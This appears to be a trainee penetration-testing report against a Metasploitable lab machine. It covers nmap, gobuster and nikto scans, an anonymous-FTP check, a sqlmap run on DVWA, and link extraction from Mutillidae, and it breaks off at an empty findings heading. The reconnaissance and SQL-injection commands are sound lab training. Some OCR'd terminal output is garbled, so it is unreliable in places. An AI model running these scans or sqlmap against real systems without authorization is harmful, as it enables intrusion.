
PROOF OF CONCEPT (POC):

Target: 192.168.222.129 (Metasploitable)

Start the Nmap scan using the command below because it enumerates all TCP ports and identifies service versions, saving results in three evidence formats for later analysis and reporting. This output nmap gives a complete service map to prioritize manual testing (e.g., anonymous FTP, Tomcat manager, web services).

Command used:

```
nmap -sV -p- --min-rate=1000 -T4 -oA ~/cyart-vapt-team/Week2/scans/nmap_full  
192.168.222.129
```



A terminal window titled "kali@kali: ~" showing the execution of an Nmap scan. The command entered is "nmap -sV -p- --min-rate=1000 -T4 -oA ~/cyart-vapt-team/Week2/scans/nmap_full 192.168.222.129". The output shows a ping to the target host, followed by statistics and the start of the Nmap scan.

```
(kali㉿kali):~$ nmap -sV -p- --min-rate=1000 -T4 -oA ~/cyart-vapt-team/Week2/scans/nmap_full 192.168.222.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 09:12 IST
[+] Port scanning: 192.168.222.129
```

Nmap scan completed using the command above and the results have been saved as
/cyart-vapt-team/Week2/scans/nmap_full 192.168.222.129

```

Session Actions Edit View Help
(kali㉿kali)-[~/cyart-vapt-team]
$ mkdir -p ~/cyart-vapt-team/Week2/scans,reports,evidence
$ cd ~/cyart-vapt-team
(kali㉿kali)-[~/cyart-vapt-team]
$ ping -c 3 192.168.222.129
PING 192.168.222.129 (192.168.222.129) 56(84) bytes of data.
64 bytes from 192.168.222.129: icmp_seq=1 ttl=64 time=0.408 ms
64 bytes from 192.168.222.129: icmp_seq=2 ttl=64 time=0.328 ms
64 bytes from 192.168.222.129: icmp_seq=3 ttl=64 time=0.415 ms
--- 192.168.222.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.328/0.398/0.415/0.045 ms
(kali㉿kali)-[~/cyart-vapt-team]
$ nmap -A -T4 -p 1-65535 --script http-enum,http-nse-vulns -oN nmap_full 192.168.222.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 09:12 IST
Nmap scan report for 192.168.222.129
Host is up (0.0015s latency).
Not shown: 55595 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
20/tcp    open  ssh   OpenSSH 8.9.1p1 Debian 10 (protocol 2.0)
21/tcp    open  ftp   vsftpd  3.0.3
22/tcp    open  ssh   OpenSSH 7.9.1p1 Debian 10 (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp
37/tcp    open  domain
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn  Samba smbd 4.6.5-0+deb10u1
445/tcp   open  netbios-ssn  Samba nmbd 4.6.5-0+deb10u1
512/tcp   open  exec   netkit-rsh rexd
513/tcp   open  login   OpenBSD or Solaris rlogin
514/tcp   open  tcpwrapped
1200/tcp  open  http   GNU Classpath gminegistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs   2-4 (RPC #100003)
2121/tcp  open  ftpprivate
3306/tcp  open  mysql  MySQL 5.7.33 (Ubuntu 5.7.33-0ubuntu0.20.04.1)
3632/tcp  open  distccd  distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc   VNC (protocol 3.3)
6000/tcp  open  x11   (access denied)
6607/tcp  open  irc   UnrealIRCd
6607/tcp  open  irc   UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
8777/tcp  open  http   Apache Tomcat 9.0.54
3482/tcp  open  nlockmgr 1-4 (RPC #100021)
45056/tcp open  java-remi  GNU Classpath gminegistry
46188/tcp open  status
5355/tcp  open  http   (RPC #100005)
MAC Address: 00:0C:29:F1:D0:2A (VMware)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 136.48 seconds

```

Key results (from the scan):

The full Nmap service/version scan revealed multiple exposed services on 192.168.222.129, including:

- FTP (21) — anonymous access allowed.
- SSH (22).
- Telnet (23).
- HTTP (80) — web server reported as *Apache 2.2.8*.
- Samba (139, 445).
- Tomcat (8180) — manager interface reachable.
- MySQL (3306).
- PostgreSQL (5432).

Web Enumeration Directory Brute-Force (Gobuster):

Start Gobuster directory brute-force with this command to enumerate common web directories and admin. this quickly finds common application paths and admin panels that automated scanners may miss, giving targets for focused manual testing.

Command used:

```
gobuster dir -u http://192.168.222.129/ -w /usr/share/wordlists/dirb/common.txt -o ~/cyart-vapt-team/Week2/scans/gobuster_root.txt
```

Result:

We ran a Gobuster directory enumeration against the target web server and uncovered several high-value paths, including phpMyAdmin, DVWA, Mutillidae, a WebDAV directory, and Twiki pages. These endpoints are important because they often expose management interfaces, test applications, or writable directories that attackers can abuse. Include the Gobuster output (gobuster_root.txt) as evidence. Recommend restricting or removing unnecessary admin/test panels, locking down WebDAV, and performing focused manual testing on the discovered pages for XSS, CSRF, authentication flaws, and insecure file handling.

Web Server Vulnerability Scan (Nikto):

Start the Nikto web server scan with this command to check for common misconfigurations, exposed files, and known server issues. Nikto finds server misconfigurations, default files, exposed scripts (like `phpinfo()`), directory indexing, outdated server software, and missing/weak security headers items that automated vulnerability scanners often surface early in an assessment.

```
nikto -h http://192.168.222.129 -output ~/cyart-vapt-team/Week2/scans/nikto_root.txt
```



Key findings from Scan:


- `phpinfo()` page exposed.
 - Directory indexing enabled on one or more paths.
 - Outdated Apache version (reported as Apache 2.2.8).
 - Missing or weak HTTP security headers (e.g., `X-Frame-Options`, `Content-Security-Policy`, `X-Content-Type-Options`).

We ran Nikto against the web server and saved the output to nikto_root.txt. The scan flagged several important issues: an exposed phpinfo() page that reveals PHP configuration and environment details, directory listings that could expose sensitive files, an outdated Apache version, and missing security headers that reduce browser-side protections. These findings increase the chance of information disclosure and make it easier for attackers to identify exploitable configurations. Include the Nikto output as evidence and prioritize: removing the phpinfo() page, disabling directory indexing, updating the web server, and adding recommended HTTP security headers.

FTP Enumeration Anonymous Login Check:

Start the anonymous FTP check with this command This Nmap script quickly verifies whether the FTP server permits anonymous login and lists any readable directories or files accessible without credentials a common and high-value information disclosure check during web/host enumeration.

```
nmap -p 21 --script=ftp-anon -oN ~/cyart-vapt-team/Week2/scans/nmap_ftp_anon.txt
192.168.222.129
```



```

kali㉿kali:~/cyart-vapt-team
Session Actions Edit View Help
+ Target Hostname: 192.168.222.129
+ Target Port: 80
+ Start Time: 2025-10-09 09:18:56 (GMT5.5)
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+: Retrieved x-powered-by header: PHP/5.2.4-Subuntu5.10.
+: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netparker.com/web-vulnerability-scanner/vulnerabilities/misconfig-content-type-options
+: Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.56). Apache 2.2.34 is the EOL for the 2.x branch.
+: index: Uncommon header 'tcm' found, with contents: list.
+: /index: Apache mod_negotiation is enabled with file extensions, which allows attackers to easily brute force file names. The following alternatives for 'Index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4098ebc59d15.htm
+: /index: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+: /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+: /phpinfo.php: Output from the phpinfo() function was found.
+: /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+: /~MPHPBB85F2A8-3C92-11d1-A3A9-4C7B80C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+: /~MPHE9568F3C8-D428-11d1-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+: /~MPHE9568F3C8-D428-11d1-A769-00AA001ACF43: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+: /~MPHE9568F3C8-D428-11d1-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+: /phpMyAdmin/changelog: Server may leak inodes via Etags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 22:54:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+: /phpMyAdmin/Changelog: PHP was installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+: /icons/: Directory indexing found.
+: /icons/README: README file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconreadme/
+: /phpMyAdmin/: phpMyAdmin directory found.
+: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+: /typo3figs/.phpmyadmin: PHPMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+: 891# requests: 0 errors(0) and 27 items() reported on remote host
+ End Time: 2025-10-09 09:19:12 (GMT5.5) (16 seconds)

+ 1 host(s) tested
[ kali㉿kali:~/cyart-vapt-team ] $ curl -sS http://192.168.222.129/phpinfo.php -o ~/cyart-vapt-team/Week2/scans/phpinfo.html
[ kali㉿kali:~/cyart-vapt-team ] $ wget -q -O ~/cyart-vapt-team/Week2/scans/phpmyadmin_changelog.html http://192.168.222.129/phpMyAdmin/Changelog
[ kali㉿kali:~/cyart-vapt-team ] $ nmap -p 21 -T4 -n -vvv -script=ftp-anon.nse 192.168.222.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 09:24 IST
Nmap scan report for 192.168.222.129
Nmap is up (0.00034s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP Login allowed (FTP code 230)
MAC Address: 00:0C:29:FA:D0:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
[ kali㉿kali:~/cyart-vapt-team ]
```

Key finding From Sacn:

- Anonymous FTP is allowed. The server permits anonymous login and exposes at least one directory/listing.

We ran an automated anonymous FTP check and confirmed that the target's FTP service allows anonymous logins. This permits unauthenticated users to view (and sometimes upload) files, which can leak configuration files, backups, or other sensitive data. Anonymous FTP can also be abused to host malicious content or act as a staging area for further attacks. The scan output is saved as nmap_ftp_anon.txt and should be included as evidence.

Authenticated SQL Injection Testing DVWA:

Start by logging into DVWA and saving the session cookie, then extract the PHPSESSID and run sqlmap using the saved session.

Command used:

```
sqlmap -u "http://192.168.222.129/dvwa/vulnerabilities/sqlil/?id=1" --
cookie="PHPSESSID=${PHPSESSID}; security=low" --batch --level=2 --risk=2 --
threads=4 --output-dir=~/cyart-vapt-team/Week2/reports/sqlmap_dvwa
```

```

Session Actions Edit View Help
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-icnsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/docmentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/CHANGELOG: CHANGELOG for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /wp-config.php#: #wp-config.php file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2025-10-09 09:19:12 (GMT5.5) (16 seconds)

+ 1 host(s) tested
└─(kali㉿kali)-~/cyart-vapt-team
  $ curl -sS http://192.168.222.129/phpinfo.php -o ~/cyart-vapt-team/Week2/scans/phpinfo.html
  └─(kali㉿kali)-~/cyart-vapt-team
    $ wget -q -O ~/cyart-vapt-team/Week2/scans/phpmyadmin_changelog.html http://192.168.222.129/phpMyAdmin/ChangeLog
  └─(kali㉿kali)-~/cyart-vapt-team
    $ nmap -p 21 --script=ftp-anon -oN ~/cyart-vapt-team/Week2/scans/nmap_ftp_anon.txt 192.168.222.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 09:24 IST
Nmap scan report for 192.168.222.129
Host is up (0.00034s latency).

PORT      STATE SERVICE
21/tcp     open  ftp
  |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
  MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
└─(kali㉿kali)-~/cyart-vapt-team
  $ curl -sS http://192.168.222.129/phpMyAdmin/ -o ~/cyart-vapt-team/Week2/scans/phpmyadmin_index.html
  └─(kali㉿kali)-~/cyart-vapt-team
    $ curl -sS http://192.168.222.129/ | sed 's/$/\n/' > ~/cyart-vapt-team/Week2/scans/ftp_root_listing.txt
  └─(kali㉿kali)-~/cyart-vapt-team
    $ curl -sS http://192.168.222.129:8180/ -o ~/cyart-vapt-team/Week2/scans/tomcat_8180_index.html
  └─(kali㉿kali)-~/cyart-vapt-team
    $ wget -q --quiet --ftp-user=anonymous --ftp-password=anonymous -P ~/cyart-vapt-team/Week2/scans/ -oN ~/cyart-vapt-team/Week2/scans/ftp_dump ftp://192.168.222.129

  └─(kali㉿kali)-~/cyart-vapt-team
    $ curl -sS http://192.168.222.129:8180/manager/html -o ~/cyart-vapt-team/Week2/scans/tomcat_manager.html
  └─(kali㉿kali)-~/cyart-vapt-team
    $ sqlmap -u "http://192.168.222.129/test/vulnerable.php?id=1" --batch --level=2 --risk=2 --threads=4 --output-dir=~/cyart-vapt-team/Week2/reports/sqlmap_80
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:29:17 /2025-10-09/

```

Key finding From Run:

sqlmap executed with the authenticated session but did not find an injectable parameter on the tested DVWA page using the supplied settings. This can occur if the id parameter is not actually used by the page, is filtered/normalized, requires POST/token, or DVWA's security/configuration prevents detection.

We authenticated to DVWA and ran an automated SQL injection assessment against the id parameter of the vulnerabilities/sql/ page using sqlmap with the site session cookie. Sqlmap completed its checks but did not identify a vulnerable parameter under the tested conditions. Possible causes include the parameter not being used by the application, application-side filtering, CSRF/token requirements, or DVWA configuration differences. Although automated testing was negative, the page was examined manually (saved copies and diffs were generated) and should be re-tested with targeted manual techniques and different request forms (POST, alternate parameters, or higher sqlmap level/risk) before concluding no injection exists.

Mutillidae Index Download & Link Extraction:

Run this command to download the Mutillidae index page and extract likely vulnerable links into a file for manual review:

Command used:

```

grep -nEi 'sqli|sql|vulnerab|id=|parameter|input|form|action' ~/cyart-vapt-
team/Week2/scans/mutillidae_index.html | sed -n '1,200p' > ~/cyart-vapt-
team/Week2/scans/mutillidae_links.txt

```

```

Session Actions Edit View Help
[10:28:48] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
[10:28:48] [INFO] testing 'MySQL error-based - ORDER BY, GROUP BY clause'
[10:28:48] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY clause'
[10:28:48] [INFO] testing 'Oracle error-based - ORDER BY, GROUP BY clause'
[10:28:48] [INFO] testing 'Firebird error-based - ORDER BY clause'
[10:28:48] [INFO] testing 'SQLite error-based - ORDER BY clause'
[10:28:49] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking (EXEC)'
[10:28:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:28:51] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[10:28:51] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[10:28:51] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[10:28:57] [WARNING] parameter 'Host' does not seem to be injectable
[10:28:57] [CRITICAL] all tested parameters do not appear to be injectable. Rerun without providing the option '--technique'

[*] ending @ 10:28:57 /2025-10-09

[kali㉿kali]:~/cyart-vapt-team]
$ curl -sS http://192.168.22.129/mutillidae/ -o ~/cyart-vapt-team/Week2/scans/mutillidae_index.html
[kali㉿kali]:~/cyart-vapt-team]
$ grep -nEi 'sql|sqlvulnerabilities|parameter|input|form|action' ~/cyart-vapt-team/Week2/scans/mutillidae_index.html | sed -n '1,200p' > ~/cyart-vapt-team/Week2/scans/mutillidae_links.txt & cat ~/cyart-vapt-team/Week2/scans/mutillidae_links.txt
links.txt
35:           //document.getElementById("idSystemInformationHeading").innerHTML = l.loginMessage;
37:           <span id="idSecurityLevelHeading" class="version-header" style="margin-left: 40px;></span>
38:           <span id="idHintStatusHeading" class="version-header" style="margin-left: 40px;>Not Logged In</span>
39:           <div id="smoothmenu1" class="dsmoothmenu">
40:             <a href="#">SQLi - Extract Data</a>
41:             <a href="#">SQLi - Bypass Authentication</a>
42:             <a href="#">SQLi - Insert Injection</a>
43:             <a href="#">Blind SQL via Timing</a>
44:             <a href="#">SQLMap Practice Target</a>
45:             <a href="#">HTTP Parameter Pollution</a>
46:             <a href="#">Via "Input" (GET/POST)</a>
47:             <a href="http://www.owasp.org/index.php/Top_10_2007_A5" target="_blank">OWASP 2007 A5 - Information Leakage and Improper Error Handling</a>
48:             <a href="http://www.owasp.org/index.php/Top_10_2007_A6" target="_blank">OWASP 2007 A6 - Broken Authentication</a>
49:           </li><a href="#">Index.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10" target=_blank>
50:             <div class="page-title" style="padding:10px; width:75%; margin-left: auto; margin-right: auto; text-align:center;">Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10</div>
51:             <li><a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10" target=_blank>Latest Version</a></li>
52:             <a href="http://www.quest.com/toad-for-mysql/" target=_blank" style="margin-left:30px;">
53:               
54:             <a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10" target=_blank">
55:           
```

Key findings:

- Multiple SQLi-related links listed (e.g., “SQLi - Extract Data”, “SQLi - Bypass Authentication”, “SQLi - Insert Injection”, “Blind SQL via Timing”, “SQLMAP Practice Target”).
- Several references to input/parameter-based pages (links mentioning id=, input, parameter, form, action).
- The page contains navigation to a “Listing of Vulnerabilities” and other learning/documentation resources — confirming this is a deliberately vulnerable lab app.
- Some menu entries are empty href="" (may require dynamic JS or different link structure), so further crawling or manual inspection is needed to reach the actual pages.


We downloaded the Mutillidae index and scanned it for indicators of input-based vulnerabilities. The index lists multiple SQL-injection practice pages (extract, bypass auth, insert, blind timing, sqlmap practice) and several links that reference parameters and form inputs. This confirms Mutillidae exposes numerous deliberate, high-value testing targets for SQLi and other input validation issues.

Mutillidae Page Extraction & Vulnerability Index Check:

Run this command to extract all unique internal Mutillidae page links and save them for review his command collects and saves the unique index.php?page=... entries from the Mutillidae index page into mutillidae_pages.txt, producing a concise list of internal pages to prioritize for manual testing and evidence.

Command used:

```
grep -oP 'index\.\php\?page=[^"]+' ~/cyart-vapt-
team/Week2/scans/mutillidae_index.html | sort -u > ~/cyart-vapt-
team/Week2/scans/mutillidae_pages.txt && cat ~/cyart-vapt-
team/Week2/scans/mutillidae_pages.txt
```



```

Session Actions Edit View Help
kali@kali:~/cyart-vapt-team
127:           <a href="#">SQLi - Bypass Authentication</a>
128:           <a href="#">SQLi - Insert Injection</a>
129:           <a href="#">Blind SQL via Timing</a>
146:           <a href="#">SQLMAP Practice Target</a>
193:           <a href="#">HTTP Parameter Pollution</a>
204:           <a href="#">XSS - Input Validation</a>
367:           <a href="http://www.owasp.org/index.php/Top_10_2007_A6 - Information Leakage and Improper Error Handling">OWASP 2007 A6 - Information Leakage and Improper Error Handling</a>
407:           <li><a href="index.php?page=documentation/vulnerabilities.php">listing of Vulnerabilities</a></li>
439:           <li><a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10">OWASP Top 10</a></li>
495:           <li><a href="#">Mutillidae Deliberately Vulnerable PHP Scripts Of OWASP Top 10</a></li>
530:           
532:           <a href="http://www.uestc.com/toad-for-mysql/" target="_blank">Latest Version</a></li>
533:           
534:           <a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10" target="_blank">Blank</a>
kali@kali:~/cyart-vapt-team] grep -oP 'index\.\php\?page=[^"]+' ~/cyart-vapt-team/Week2/scans/mutillidae_index.html | sort -u > ~/cyart-vapt-team/Week2/scans/mutillidae_pages.txt && cat ~/cyart-vapt-team/Week2/scans/mutillidae_pages.txt
index.php?page=add-to-your-blog.php
index.php?page=arbitrary-file-inclusion.php
index.php?page=browser-info.php
index.php?page=capture-data.php
index.php?page=change-log.php
index.php?page=change-log.htm
index.php?page=credits.php
index.php?page=dns-lookup.php
index.php?page=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php
index.php?page=documentation/vulnerabilities.php
index.php?page=framing.php
index.php?page=home.php
index.php?page=html-storage.php
index.php?page=http-onion.php
index.php?page=logging.php
index.php?page=login.php
index.php?page=notes.php
index.php?page=password-generator.php?username=anonymous
index.php?page=sql-injection.php
index.php?page=sql-lookup.php
index.php?page=sql-errors.php
index.php?page=register.php
index.php?page=secret-administrative-pages.php
index.php?page=set-back-color-color.php
index.php?page=smooth-menu.php
index.php?page=site-footer-xss-discussion.php
index.php?page=source-viewer.php
index.php?page=text-file-viewer.php
index.php?page=third-party-extensions.php
index.php?page=user-info.php
index.php?page=user-poll.php
index.php?page=view-someones-blog.php
kali@kali:~/cyart-vapt-team] curl -sS "http://192.168.222.129/mutillidae/index.php?page=documentation/vulnerabilities.php" -o ~/cyart-vapt-team/Week2/scans/mutillidae_vuln_list.html && grep -Ei 'sql|sqlli|sqlmap|parameter|vulnerab|id=' ~/cyart-vapt-team/Week2/scans/mutillidae_vuln_list.html
77:           <span id="doToggleSecurityHeading" class="version-header" style="margin-left: 40px;"></span>
78:           <span id="idHintsStatusHeading" class="version-header" style="margin-left: 40px;"></span>
79:           <span id="idSystemInformationHeading" class="version-header" style="margin-left: 40px;">Not Logged In</span>
90:           <td><a href=".index.php?do=toggle-hints&page=documentation/vulnerabilities.php">Toggle Hints</a></td>
on/vulnerabilities.php">Toggle Security</a></td>
100:           <div id="smoothmenu" class="dsmoothmenu">
101:             <li><a href=".index.php?do=toggle-security&page=documentation/vulnerabilities.php">Toggle Security</a></li>
102:             <a href="#">SQLi - Extract Data</a>
121:

```

Key findings:

